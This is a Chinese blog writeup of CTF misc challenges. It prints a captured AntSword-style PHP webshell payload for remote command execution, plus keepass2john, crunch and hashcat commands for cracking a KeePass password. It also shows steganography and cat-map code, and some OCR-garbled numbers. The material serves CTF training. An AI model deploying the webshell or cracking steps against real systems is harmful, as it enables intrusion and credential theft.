




2022DASCTF Apr X FATE 防疫挑战赛 Writeup

原创

末初  于 2022-04-25 16:04:01 发布  1054  收藏 5

分类专栏: [CTF_MISC_Writeup](#) 文章标签: [2022DASCTF4th](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/124373368>

版权



[CTF_MISC_Writeup](#) 专栏收录该内容

246 篇文章 46 订阅

订阅专栏

文章目录

[\[MISC\] SimpleFlow](#)

[\[MISC\] 熟悉的猫](#)

[\[MISC\] 冰墩墩](#)

[\[MISC\] SimpleFlow](#)

题目
解题快手榜
✕

SimpleFlow

200

简单的流量

SimpleFlow...

Flag

提交

CSDN @末初

首先 `tcp.stream eq 50` 中分析传入的执行命令的变量是 `$s`，也就是参数 `substr($_POST["g479cf6f058cf8"],2)`

```

1 @ini_set("display_errors", "0");@set_time_limit(0);function asenc($out){return $out;};function
asoutput(){ $output=ob_get_contents();ob_end_clean();echo "b63ba".7dfa20";echo @asenc($output);echo
"80e".11a";}ob_start();try{$p=base64_decode(substr($_POST["o1faebd4ec3d97"],2));$s=base64_decode(
substr($_POST["g479cf6f058cf8"],2));$envstr=@base64_decode(
substr($_POST["e57fb9c067c677"],2));$d=dirname($_SERVER["SCRIPT_FILENAME"]);$c=substr($d,0,1)=="/?"?"-c \{"$s"\}":" /c \{"$s"\}";if(
substr($d,0,1)==""){@putenv("PATH=".getenv("PATH").":usr/local/sbin:usr/local/bin:usr/sbin:usr/
bin:/sbin:/bin");}else{@putenv("PATH=".getenv("PATH").":C:/Windows/system32;C:/Windows/SysWOW64;C:/Windows;C:/Windows/System32/
WindowsPowerShell/v1.0/;");}if(!empty($envstr)){ $envarr=explode("||asline||", $envstr);foreach($envarr as $v) {if (!empty($v))
{@putenv(str_replace("||askey||", "=", $v));}}$r="{ $p } { $c }";function fe($f){$d=explode(",",$f);@ini_get("disable_functions");if(
empty($d)){ $d=array();}else{ $d=array_map('trim',array_map('strtolower',$d));}return
function_exists($f)&&is_callable($f)&&!in_array($f,$d);};function runshellshock($d, $c) {if (substr($d, 0, 1) == "/" && fe('putenv')
&& (fe('error_log') || fe('mail'))) {if (strpos(readlink("/bin/sh"), "bash") != FALSE) {$tmp = tempnam(sys_get_temp_dir(),
'as');putenv("PHP_LOL=( { x; }; $c >$tmp 2>&1");if (fe('error_log')) {error_log("a", 1);} else {mail("a@127.0.0.1", "", "", "-bv");}}
else {return False;}$output = @file_get_contents($tmp);@unlink($tmp);if ($output != "") {print($output);return True;}}return
False;};function runcmd($c){$ret=0;$d=dirname($_SERVER["SCRIPT_FILENAME"]);if(fe('system')){@system($c,$ret);}elseif(
fe('passthru')){@passthru($c,$ret);}elseif(fe('shell_exec')){print(@shell_exec($c));}elseif(fe('exec')){@exec($c,$o,$ret);print(join("
",$o));}elseif(fe('popen')){$fp=@popen($c,'r');while(!feof($fp)){print(@fgets($fp,2048));}@pclose($fp);}elseif(fe('proc_open')){$p =
@proc_open($c, array(1 => array('pipe', 'w'), 2 => array('pipe', 'w')), $io);while(!feof($io[1])){print(@fgets($io[
1],2048));}while(!feof($io[2])){print(@fgets($io[2],2048));}@fclose($io[1]);@fclose($io[2]);@proc_close($p);}elseif(
fe('antsystem')){@antsystem($c);}elseif(runshellshock($d, $c)) {return $ret;}elseif(substr($d,0,1)!="/" &&
@class_exists("COM")){$w=new COM('WScript.shell');$e=$w->exec($c);$so=$e->StdOut();$ret=$so->ReadAll();$se=$e->StdErr();$ret.=$se->Rea
dAll();print($ret);}else{$ret = 127;}return $ret;};$ret=@runcmd("$r. 2>&1");print ($ret!=0?"ret=$ret":"");}catch(Exception $e){echo
"ERROR://". $e->getMessage();};asoutput();die();


```

找到对应的参数，然后去掉前面两位字符解码即可

```
cd "/Users/chang/Sites/test";zip -P PaSsZiPWoRd flag.zip ../flag.txt;echo [S];pwd;echo [E]
```

得到压缩包密码: **PaSsZiPWoRd**

直接获取了压缩之后的zip，在流量包中可以看到字节流文件，直接 foremost 分离流量包即可



CSDN @末初

Yes, this is the flag file.

And the flag is:

DASCTF{f3f32f434eddbc6e6b5043373af95ae8}

[MISC] 熟悉的猫

熟悉的猫

992

熟悉的猫

 zip

Flag

提交

CSDN @末 初

什么是一 .KDBX 文件?

通过KeePass密码安全创建的数据文件称为KDBX文件，它们通常所说的KeePass的密码数据库。这些文件包含密码的加密数据库，其中如果用户设置一个主密码，并通过主密码访问他们，他们只能查看。当涉及到的电子邮件帐户的个人登录凭据，电子商务网站，视窗，FTP站点和其他目的的安全存储KDBX文件是很有用的。KDBX文件正在使用KeePass的版本2，因为在以前的版本中通常使用KDB格式大多是介绍。KeePass的是，在像Windows，MAC，Linux和其他移动设备的多个操作系统运行在密码管理器。它是用来作为口令存储，其中所述口令是使用一个主密钥文件锁定一个高度加密的数据库内的应用程序。即使老版本的KeePass的使用KDB文件，他们仍然可以被用来打开KDBX文件。

如何打开 .KDBX 文件?


推出 .kdbx 文件，或者你的电脑上的任何其他文件，双击它。如果你的文件关联的设置是否正确，这意味着应用程序来打开你的 .kdbx 文件将其打开。这是可能的，你可能需要下载或购买正确的应用程序。这也有可能是你有正确的应用程序在PC上，但 .kdbx 文件还没有与它相关联。在这种情况下，当您尝试打开一个 .kdbx 文件，你可以告诉Windows的应用程序是正确的该文件。从这时起，打开 .kdbx 文件将打开正确的应用程序。

[点击这里修复.KDBX文件关联错误](#)

打开一个应用程序 .KDBX 文件

 [KeePass Password Safe](#) ▾

CSDN @末 初



CSDN @末初

需要密码，文件名提示 **len5**，爆破，密码长度为五位

keepass2john 获取hash，**crunch** 生成五位数字密码

这里爆破五位密码，猜测不太可能范围比较广，考爆破一般都是考一些简单的弱口令，所以首先猜测一下是不是五位数字

```
root@kali /home/mochu7/Desktop % file len5.kdbx
len5.kdbx: KeePass password database 2.x KDBX
root@kali /home/mochu7/Desktop % keepass2john len5.kdbx > keepass.txt
root@kali /home/mochu7/Desktop % ls
keepass.txt len5.kdbx password.txt
root@kali /home/mochu7/Desktop % vim keepass.txt
root@kali /home/mochu7/Desktop % ls
keepass.txt len5.kdbx password.txt
root@kali /home/mochu7/Desktop % cat keepass.txt
$keepass$*2*60000*0*202cd1ff66368c31010c30d785cf50b0bfcac3bec4fe987af9da5af836e9c38c*0e759e234e4a52cf5a1701cee13
a1e531c399977c5f47e14821451eae209b393*c113ec1c681ac45ba118514db9c56824*c297910345ff2af4c1dca36d09d11b37831b49f91
f50e57b7d530e0774614568*13db3f4b7a962fa9dae974f57678c3bca8a98e939d38b3aa3602e8aa61c96d34
root@kali /home/mochu7/Desktop % crunch 5 5 0123456789 -o password.txt
Crunch will now generate the following amount of data: 600000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000

crunch: 100% completed generating output
root@kali /home/mochu7/Desktop % ls -lha
total 864K
drwxr-xr-x  2 mochu7 mochu7 256K Apr 23 21:13 .
drwxr-xr-x 22 mochu7 mochu7  4.0K Nov  1 22:36 ..
-rw-r--r--  1 mochu7 mochu7   50 Dec 25 2020 .directory
-rw-r--r--  1 root   root   313 Apr 23 21:13 keepass.txt
-rw-----  1 mochu7 mochu7  2.1K Apr  9 03:11 len5.kdbx
-rw-r--r--  1 root   root  586K Apr 23 21:08 password.txt
```

然后利用 **hashcat** 爆破即可，这里爆破过了，所以直接出了

```
root@kali /home/mochu7/Desktop % hashcat -m 13400 keepass.txt -a 0 password.txt --force
hashcat (v6.1.1) starting...


You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The
pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz, 2868/2932 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found in potfile! Use --show to display them.


Started: Sat Apr 23 21:15:58 2022
Stopped: Sat Apr 23 21:15:58 2022
root@kali /home/mochu7/Desktop % hashcat -m 13400 keepass.txt -a 0 password.txt --force --show
$keepass$*2*60000*0*202cd1ff66368c31010c30d785cf50b0bfcac3bec4fe987af9da5af836e9c38c*0e759e234e4a52cf5a1701cee13
a1e531c399977c5f47e14821451eae209b393*c113ec1c681ac45ba118514db9c56824*c297910345ff2af4c1dca36d09d11b37831b49f91
f50e57b7d530e0774614568*13db3f4b7a962fa9dae974f57678c3bca8a98e939d38b3aa3602e8aa61c96d34:13152
root@kali /home/mochu7/Desktop %
```

得到密码: 13152



输入密码进去, 把 zipzip 的密码右键复制出来: jBRw5PB2kFmor6IeYVil

hint.txt 有零宽度字符隐写



Text in Text Steganography Sample

Original Text: (length: 1063)

```
k=392898203278702907929705938676672021500394791427205757369123489204565300324859717082409892641951206664564991991489354661871425872649524078000
18714258726495240780004810888265881527500285198829278390146846281101588249309515951862037144326882744950570765508584
2563820609108139425045078966255553556591327357500011852235319268295531022032346346540864542233410144647107893314828733
924117244833843874032933856184215385073828763811323348954549789604584648681184954075054501928240123317893003693291
468571182801348398173193377301733894466387583672267126767785497450019547845028089501009685255876122445424201846757895
978861717601680010168014021988198874032337389347154825746301338785442568939528767086842850863431991041405974693898474
66387586522867719789857388582380867800881408164030857125688079431265205595715046451395030535505549526237587010289850064
30104714255314500464408608415893028902504561380607368852628338925800186818020412735086540626420464368252086970422189897
354462010246458126866363407513658064278947689008910028237208987891400299150885258245150325813888942058
```

Hidden Text: (length: 6)

22*180

Steganography Text: (length: 1111)

```
k=39289820327870290792970593867667202150039479142720575736912348920456530032485971708240989264195120666456499199148935466
18714258726495240780004810888265881527500285198829278390146846281101588249309515951862037144326882744950570765508584
2563820609108139425045078966255553556591327357500011852235319268295531022032346346540864542233410144647107893314828733
924117244833843874032933856184215385073828763811323348954549789604584648681184954075054501928240123317893003693291
468571182801348398173193377301733894466387583672267126767785497450019547845028089501009685255876122445424201846757895
978861717601680010168014021988198874032337389347154825746301338785442568939528767086842850863431991041405974693898474
66387586522867719789857388582380867800881408164030857125688079431265205595715046451395030535505549526237587010289850064
30104714255314500464408608415893028902504561380607368852628338925800186818020412735086540626420464368252086970422189897
354462010246458126866363407513658064278947689008910028237208987891400299150885258245150325813888942058
```

Download Stego Text as File

CSDN @ 末 初



做过塔珀自指公式(Tupper's self-referential formula)题目的应该很明显看得出来，网上找几个多试试即可，有些可能出来的结果不同

```

import numpy as np
import matplotlib.pyplot as plt
from PIL import Image
a=22
b=160
def Tupper_self_referential_formula(k):
    aa = np.zeros((a,b))
    def f(x, y):
        y += k
        a1 = 2**(-a*x - y%a)
        a2 = (y // a) // a1
        return 1 if a2 % 2 > 0.5 else 0
    for y in range(a):
        for x in range(b):
            aa[y, x] = f(x, y)
    return aa[:, :-1]


k=92898203278702907929705938676672021500394791427205757369123489204565300324859717082409892641951206664564991991
4893546618714258726495240780009481998326598152759092851988292769290146946281101598249309315951662032714432698274
4950570765508584256368206091081394250450793662555573558591327357505011855235319268295531022032346346540864542233
4101446471078933149287336241772448338428740302833855616421538520769267636119285948674549756604384946996184385407
5054561682401233197858009099332146957118280134839817319337730173369446563975838722671267677785497450878547943028
0895010096658255876122445424201846757895976661717601666010169014027996196874032332736934716462374639133575644256
6959352876706364265509834319910419399748338894746638758652286771979896573695823608678008814861640308571256880794
312652055957150464513950305355054952623758701028985006430104714259314500464408608415893028902504561380607386895
2628338925680196919020412735809840826420464388252096970422189697354462010249439126966369340757365806427994768850
9910028257209987991480259150865283245150325813888942058
aa = Tupper_self_referential_formula(k)
plt.figure(figsize=(15,10))
plt.imshow(aa,origin='lower')
plt.savefig("tupper.png")
img = Image.open('flag.png')
#翻转
dst1 = img.transpose(Image.FLIP_LEFT_RIGHT).rotate(180)
plt.imshow(dst1)
plt.show()

```

CSDN @末初

PS 水平翻转一下



CSDN @末初


三个数值 33、121、141，结合题目名称以及 flag.png 的特征，猜测猫变换

```
from PIL import Image

img = Image.open('flag.png')
if img.mode == "P":
    img = img.convert("RGB")
assert img.size[0] == img.size[1]
dim = width, height = img.size

st = 33
a = 121
b = 144
for _ in range(st):
    with Image.new(img.mode, dim) as canvas:
        for nx in range(img.size[0]):
            for ny in range(img.size[0]):
                y = (ny - nx * a) % width
                x = (nx - y * b) % height
                canvas.putpixel((y, x), img.getpixel((ny, nx)))
canvas.show()
canvas.save('ok2.png')
```

可能会运行的久一点



DASCTF{751476c0-6cff-497f-9541-83ede0ebc5a0}

[MISC] 冰墩墩

题目

解题快手榜

×

冰墩墩

998

